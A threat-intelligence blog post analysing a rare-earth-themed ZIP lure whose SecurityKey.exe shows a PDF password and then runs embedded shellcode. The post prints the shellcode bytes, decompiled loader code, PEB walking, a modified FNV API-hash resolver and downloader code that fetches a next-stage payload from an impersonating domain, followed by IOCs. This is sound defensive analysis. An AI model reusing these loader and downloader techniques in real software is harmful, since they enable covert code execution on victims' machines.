

Rare Earth Material Lure Delivering Shellcode Loader


 dmpdump.github.io/posts/Reia

November 26, 2025

On November 21, 2025, [Malware Hunter Team](#) shared an [interesting sample](#) on X, uploaded to VirusTotal from Singapore. The ZIP file in question is named **China's Governance of Rare Earths and its Global Implications.zip**. It contains a password-protected PDF named **China's Governance of Rare Earths and its Global Implications.pdf** and an executable named **SecurityKey.exe**. The lure is clear: the victim tries to open the PDF, and, when prompted for a password, they are led to running the executable to get the key to unprotect it.

Contents of the ZIP file:


Name	Size	Packed Size	Modified	Created	Accessed
 China's Governance of Rare Earths and its Global Implica...	1 599 876	1 597 866	2025-11-06 10:07	2025-11-06 10:07	2025-11-06 10:07
 SecurityKey.exe	124 416	15 340	2025-11-06 09:06	2025-11-06 09:06	2025-11-06 10:08



SecurityKey

SecurityKey.exe is a simple shellcode loader. When it is executed, a message box is displayed indicating the PDF password: **202511**. Using this password, we can see the content of the PDF: a paper from August 2025 named **China's Governance of Rare Earths and its Global Implications**, published by the S. Rajaratnam School of

International Studies (RSIS), a global graduate school and think tank focused on strategic studies and security affairs associated with the Nanyang Technological University of Singapore. This is consistent with the geography that the malware was submitted from.



Immediately after the password is displayed, `SecurityKey.exe` allocates memory with `PAGE_EXECUTE_READWRITE` permissions. A shellcode embedded in the `.rdata` section of the executable is then copied to the newly allocated buffer and is executed by

dereferencing a function pointer to it.

```
.rdata:000000014000309C Text          db 'Password: 202511',0 ; DATA XREF: fn_message_and_
.rdata:00000001400030AD ; const CHAR Caption[]
.rdata:00000001400030AD Caption       db 'Document Security Password',0
.rdata:00000001400030C8 shellcode     db 48h, 83h, 0ECh, 28h, 0E8h, 1, 3 dup(0), 0CCh, 41F
.rdata:00000001400030C8 ; DATA XREF: fn_message_and_
.rdata:00000001400030D5 db 57h, 55h, 53h, 48h, 81h, 0ECh, 0D8h, 3 dup(0), 4E
.rdata:00000001400030E9 db 80h, 5Ch, 24h, 68h, 48h, 89h, 0D9h, 0E8h, 14h, 4
.rdata:00000001400030FC db 45h, 31h, 0FCh, 44h, 89h, 74h, 24h, 28h, 31h, 0C5
.rdata:00000001400030FE db 31h, 002h, 45h, 31h, 0C0h, 45h, 31h, 0C9h, 0FFh,
.rdata:0000000140003100 db 50h, 44h, 0Fh, 0E7h, 5, 0F3h, 3, 2 dup(0), 4Ch, 5
.rdata:0000000140003108 db 74h, 24h, 38h, 44h, 89h, 74h, 24h, 30h, 4Ch, 89h
.rdata:0000000140003116 db 24h, 20h, 0C7h, 44h, 24h, 28h, 3, 3 dup(0), 48h,
.rdata:0000000140003122 db 15h, 0A1h, 3, 2 dup(0), 48h, 89h, 0C1h, 45h, 31h
.rdata:000000014000312D db 0FFh, 53h, 20h, 4Ch, 89h, 74h, 24h, 28h, 4Ch, 89h
.rdata:0000000140003138 db 24h, 20h, 4Ch, 89h, 74h, 24h, 28h, 0C7h, 44h, 24h
.rdata:0000000140003143 db 0, 32h, 0C0h, 84h, 4Ch, 8Dh, 5, 0FAh, 1, 2 dup(0)
.rdata:000000014000314F db 89h, 0C1h, 31h, 0D2h, 45h, 31h, 0C9h, 0FFh, 53h,
.rdata:0000000140003159 db 48h, 89h, 0C6h, 4Ch, 8Dh, 44h, 24h, 58h, 41h, 0C7
.rdata:0000000140003163 db 0, 80h, 33h, 2 dup(0), 48h, 89h, 0C1h, 08Ah, 1Fh,
.rdata:0000000140003170 db 41h, 080h, 4, 3 dup(0), 0Fh, 53h, 50h, 44h, 89h
.rdata:000000014000317C db 24h, 20h, 4Ch, 89h, 13h, 10h, 2, 2 dup(0), 40h, 5
.rdata:0000000140003187 db 0F1h, 41h, 080h, 4 dup(0FFh), 45h, 31h, 0C9h, 0FF
.rdata:0000000140003192 db 53h, 10h, 08Ah, 2 dup(0), 40h, 0, 31h, 0C9h, 41h,
.rdata:000000014000319D db 0, 10h, 2 dup(0), 41h, 089h, 40h, 3 dup(0), 0FFh,

1 char *fn_message_and_shellcode()
2 {
3     HWND ConsoleWindow; // rax
4     char *result; // rax
5     HANDLE CurrentProcess; // rax
6
7     ConsoleWindow = GetConsoleWindow();
8     if ( ConsoleWindow )
9         ShowWindow(ConsoleWindow, 0);
10    MessageBoxA(0, "Password: 202511", "Document Security Password", 0);
11    result = (char *)VirtualAlloc(0, 0x3000, 0x40); // Allocation of executable memory
12    if ( result )
13    {
14        memcpy(result, shellcode, 1379ui64); // Shellcode copied to newly allocated memory
15        ((void (*)(void))result)(); // Shellcode execution
16        CurrentProcess = GetCurrentProcess();
17        if ( CurrentProcess )
18            SetPriorityClass(CurrentProcess, 0x40);
19        while ( 1 )
20            Sleep(5000u);
21    }
22    return result;
23 }
```

The shellcode loaded by **SecurityKey.exe** is responsible for downloading and executing additional shellcode. This downloader shellcode, as is common in position-independent code, walks the Process Environment Block (PEB) to get the base address of **ntdll.dll**:

```
fn_walk_PEB      proc near          ; CODE XREF: fn_API_resolution+114p
                  ; DATA XREF: fn_API_resolution+A10
                  mov     rax, gs:60h
                  mov     rax, [rax+18h] ; PEB.Ldr
                  mov     rax, [rax+20h] ; InMemoryOrderModuleList.Flink
                  mov     rax, [rax]
                  mov     rax, [rax]
                  mov     rax, [rax+20h] ; DllBase
                  retn
```

Once the base address of **ntdll.dll** is located, it is used to retrieve additional functions using API hashing. Additionally, **wininet.dll** is loaded using **LoadLibrary**, and additional APIs from that module are also resolved via API hashing. The resolved APIs already gives an idea of the functionality of this shellcode:

- It will act as a downloader
- It will use fibers

```

int64 * __fastcall sub_438(__int64 *a1)
{
    __int64 v2; // rdi
    __int64 (__fastcall *v3)(char *); // rbx
    __int64 v4; // rdi
    char v6[36]; // [rsp+24h] [rbp-24h] BYREF

    v2 = fn_walk_PEB(); // Get ntdll.dll DllBase
    a1[6] = fn_hash_resolver(v2, 0xBB210113); // VirtualAlloc
    a1[3] = fn_hash_resolver(v2, 0x636EFB47); // NTDLL.RtlExitUserThread
    v3 = (__int64 (__fastcall *) (char *))fn_hash_resolver(v2, 0xFD805999); // LoadLibrary
    *a1 = fn_hash_resolver(v2, 0x2DBAF4AF); // ConvertThreadToFiber
    a1[12] = fn_hash_resolver(v2, 0xA79093AC); // SwitchToFiber
    a1[1] = fn_hash_resolver(v2, 0x8C4D1F3B); // CreateFiber
    strcpy(v6, "wininet.dll");
    v4 = v3(v6);
    a1[10] = fn_hash_resolver(v4, 0x40292AA1); // InternetOpenA
    a1[4] = fn_hash_resolver(v4, 0x5653A423); // InternetConnectA
    a1[11] = fn_hash_resolver(v4, 0xFB2CEDA2); // InternetSetOptionA
    a1[8] = fn_hash_resolver(v4, 0xC3A1E08F); // HttpOpenRequestA
    a1[2] = fn_hash_resolver(v4, 0xCD864D45); // HttpSendRequestA
    a1[5] = fn_hash_resolver(v4, 0x83FEF034); // HttpQueryInfoA
    a1[7] = fn_hash_resolver(v4, 0x88DC505C); // InternetReadFile
    a1[9] = fn_hash_resolver(v4, 0xEC5A9655); // InternetQueryDataAvailable
    return a1;
}

```

The API hashing algorithm used by this shellcode seems to be a modified version of the [Fowler–Noll–Vo \(FNV\) algorithm](#), specifically `fvn-1a 32-bit`. The offset and prime constants seem to have been modified.

- Original offset: 2166136261
- Original prime: 16777619
- Modified offset: 3126136263
- Modified prime: 16737619

Function resolving APIs by hash:

```

__int64 __fastcall fn_hash_resolver(__int64 a1, int a2)
{
    __int64 v2; // rax
    __int64 v3; // r8
    __int64 v4; // r9
    __int64 v5; // r10
    __int64 v6; // r11
    __int64 result; // rax
    __int64 v8; // rdi
    __int64 v9; // rbx
    unsigned __int8 v10; // r14
    unsigned __int8 *v11; // rbx
    int v12; // ebp

    v2 = *(unsigned int *)(a1 + *(int *)(a1 + 60) + 136);
    if ( !*(__DWORD *)(a1 + *(int *)(a1 + 60) + 136) )
        return 0i64;
    v3 = *(unsigned int *)(a1 + v2 + 24);           // Number of names
    if ( !*(__DWORD *)(a1 + v2 + 24) )
        return 0i64;
    v4 = a1 + *(unsigned int *)(a1 + v2 + 32);      // AddressOfNames
    v5 = a1 + *(unsigned int *)(a1 + v2 + 36);      // AddressOfNamesOrdinals
    v6 = a1 + *(unsigned int *)(a1 + v2 + 28);      // AddressOfFunctions
    result = 0i64;
    v8 = 0i64;
    while ( 1 )
    {
        v9 = *(unsigned int *)(v4 + 4 * v8);
        v10 = *(__BYTE *)(a1 + v9);
        if ( v10 )
        {
            v11 = (unsigned __int8 *)(a1 + 1 + v9);
            v12 = 3126136263;                       // 3126136263 offset
            do
            {
                v12 = 16737619 * (v12 ^ v10);       // 16737619 prime
                v10 = *v11++;
            }
            while ( v10 );
        }
        else
        {
            v12 = 3126136263;
        }
    }
}

```

After the API resolutions, the shellcode uses `wininet.dll` functions to download additional shellcode from the [www.global-reia\[.\]com/image-directory/da.mp3](http://www.global-reia[.]com/image-directory/da.mp3).


```

__int64 v3; // rdi
unsigned int i; // ebp
void (__fastcall *v5)(__int64); // rsi
__int64 v6; // rax
int v7; // [rsp+4Ch] [rbp-ACh] BYREF
int v8; // [rsp+50h] [rbp-A8h] BYREF
int v9; // [rsp+54h] [rbp-A4h] BYREF
int v10; // [rsp+58h] [rbp-A0h] BYREF
int v11[3]; // [rsp+5Ch] [rbp-9Ch] BYREF
__int64 v12[18]; // [rsp+68h] [rbp-90h] BYREF

fn_API_resolution(v12); // API resolution
v0 = (__int64 (__fastcall *)(_QWORD, _QWORD, _QWORD, _QWORD, _DWORD))v12[10](0i64, 0i64, 0i64, 0i64, 0); // InternetOpenA
v1 = (__int64 (__fastcall *)(__int64, const char *, __int64, _QWORD, _QWORD, int, _DWORD, _QWORD))v12[4](v0, // InternetConnectA
    v0,
    "www.global-reia.com",
    443i64,
    0i64,
    0i64,
    3,
    0,
    0i64);
v2 = (__int64 (__fastcall *)(__int64, _QWORD, const char *, _QWORD, _QWORD, _QWORD, int, _QWORD))v12[8](v1, // HttpOpenRequestA
    v1,
    0i64,
    "/image-directory/da.mp3",
    0i64,
    0i64,
    0i64,
    -2067779072,
    0i64);
v10 = 13184;
((void (__fastcall *)(__int64, __int64, int *, __int64))v12[11])(v2, 31i64, &v10, 4i64); // InternetSetOptionA
((void (__fastcall *)(__int64, const char *, __int64, _QWORD, _DWORD))v12[2])(v2, // HttpSendRequestA
    v2,
    "Host: global-reia.com\r\n"
    "Connection: close\r\n"
    "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Sa"
    "fari/537.36 Edge/12.246\r\n",
    0xFFFFFFFFi64,
    0i64);

```

The domain hosting the payload impersonates the legitimate global-reia.org, associated with the [Rare Earth Industry Association \(REIA\)](#), a non-profit organization associated with topics related to Rare Earth Metals.



Finally, another buffer with [PAGE_EXECUTE_READWRITE](#) permission is allocated, shellcode is downloaded to it and executed creating a fiber and switching to it via the [SwitchToFiber](#) API. A fiber is a unit of execution that must be manually scheduled by the application, as documented [here](#). Shellcode execution via a fiber is a known technique. In my experience, it is not the most common way of executing shellcodes.

Network and Geolocation

WHOIS Network	ALEXHOST SRL ALEXHOST
WHOIS Organization	ALEXHOST SRL str. C. Brancusi nr. 3, Chisinau, Moldova ORG-AS895-RIPE
Autonomous System	45.93.8.0/24 ALEXHOST (200019), MD

Final notes

At this point, I do not have enough technical evidence to venture into attribution. [Rare earth materials](#) have a very high strategic value in today's economy, especially due to its application in tech and the military, making its supply chain critical for economic development. Recently, the US and China reached an [agreement](#) in which China would suspend the proposed export controls for rare earth materials. China is the top producer of rare earth materials, holding the largest reserves in the world. Earlier this year, Singapore [publicly accused](#) China of cyber activity against their country, however, I could not correlate the loaders and infrastructure to any other China-nexus activity that I am aware of. Admittedly, my resources for attribution are very limited.

IOCs

- China's Governance of Rare Earths and its Global Implications.zip:
818dbb421dcb451e41e266be43cfe238dd88c5ac6ce34622f85a9e67551c7583
- SecurityKey.exe:
87dd99cb495afb0e3705ff762dfde2da8bc3c3986ba5f84d1df8624aa2e117c2
- Shellcode:
365cb5c973b7caa106dc112de3e084130ba8c13ae9388d20e5d267a19686b2f7
- China's Governance of Rare Earths and its Global Implications.pdf:
037d5d2662a773ecf2f061ffdf1fc0cd6749bcbb3e2bb5bbbbaa4a99666d6403e
- Domain: [www.global-reia\[.\]com/image-directory/da.mp3](http://www.global-reia[.]com/image-directory/da.mp3)
- IP: 45.93.8[.]97

Recently Updated

[Rare Earth Material Lure Delivering Shellcode Loader](#)
[Unknown Malware Using Azure Functions as C2](#)
[SLOW#TEMPEST Cobalt Strike Loader](#)

[Likely Belarus-Nexus Threat Actor Delivers Downloader to Poland](#)
[Havoc Demon Targeting Pakistan International Airlines](#)

Trending Tags

[malware](#) [cti](#) [apt](#) [chrome](#) [havoc](#) [RE](#) [azure](#) [belarus](#) [china](#) [chm](#)